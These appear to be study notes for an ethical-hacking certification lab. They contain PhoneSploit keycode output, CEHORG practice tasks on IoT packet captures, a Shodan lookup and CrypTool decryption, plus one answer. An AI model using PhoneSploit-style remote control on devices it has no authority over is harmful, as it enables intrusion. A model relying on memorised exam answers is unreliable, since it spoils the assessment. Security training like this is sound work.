
```
62 --> "KEYCODE_SPACE"
63 --> "KEYCODE_SYM"
64 --> "KEYCODE_EXPLORER"
65 --> "KEYCODE_ENVELOPE"
66 --> "KEYCODE_ENTER"
67 --> "KEYCODE_DEL"
68 --> "KEYCODE_GRAVE"
69 --> "KEYCODE_MINUS"
70 --> "KEYCODE_EQUALS"
71 --> "KEYCODE_LEFT_BRACKET"
72 --> "KEYCODE_RIGHT_BRACKET"
73 --> "KEYCODE_BACKSLASH"
74 --> "KEYCODE_SEMICOLON"
75 --> "KEYCODE_APOSTROPHE"
76 --> "KEYCODE_SLASH"
77 --> "KEYCODE_AT"
78 --> "KEYCODE_NUM"
79 --> "KEYCODE_HEADSETHOOK"
80 --> "KEYCODE_FOCUS"
81 --> "KEYCODE_PLUS"
82 --> "KEYCODE_MENU"
83 --> "KEYCODE_NOTIFICATION"
84 --> "KEYCODE_SEARCH"
85 --> "TAG_LAST_KEYCODE"

[+]Enter a number.
->phonesploit(keycode) > 75
phonesploit(main_menu) >
```

CEHORG hosts multiple IOT devices and sensors to manage its supply chain fleet. You are assinged a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic of the message sent to the sensor.



CEHORG hosts multiple IOT devices and network sensors to manage its IT-department. You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the Documents folder of the user in the "EH Workstation - 2" machine. Analyze the packet and find the alert message sent to the sensor.



An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.

The screenshot shows a Linux desktop environment with a dark theme. At the top is a panel with icons for Applications, Places, System, and a volume slider. The date "Mon Nov 27" is visible. Below the panel is a window titled "166.150.247.183/US - Shodan Search - Mozilla Firefox". The address bar shows the URL "https://www.shodan.io/search?query=166.150.247.183%2FUS". The Shodan navigation bar includes links for Getting Started, Start, Parrot OS, Community, Docs, Git, CryptPad, Privacy, Pentest, Learn, and more. The main content area displays a search result for the IP address 166.150.247.183/US. A blue info icon box contains the text "Note: No results found". Below the search bar are sections for Products (Monitor, Bulk Data, Search Engine, Images, Developer API, Snippets, Maps), Pricing (Membership, API Subscriptions, Enterprise), and Contact Us (support@shodan.io). Social media links for LinkedIn, Medium, Twitter, and Facebook are also present. The bottom of the screen shows a taskbar with "Menu", "EH Workstation - 2", "Parrot Terminal", and the Shodan search window.

An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.

-> IoT

An attacker had sent a file cryt-128-06encr.hex containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using cryp tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters.

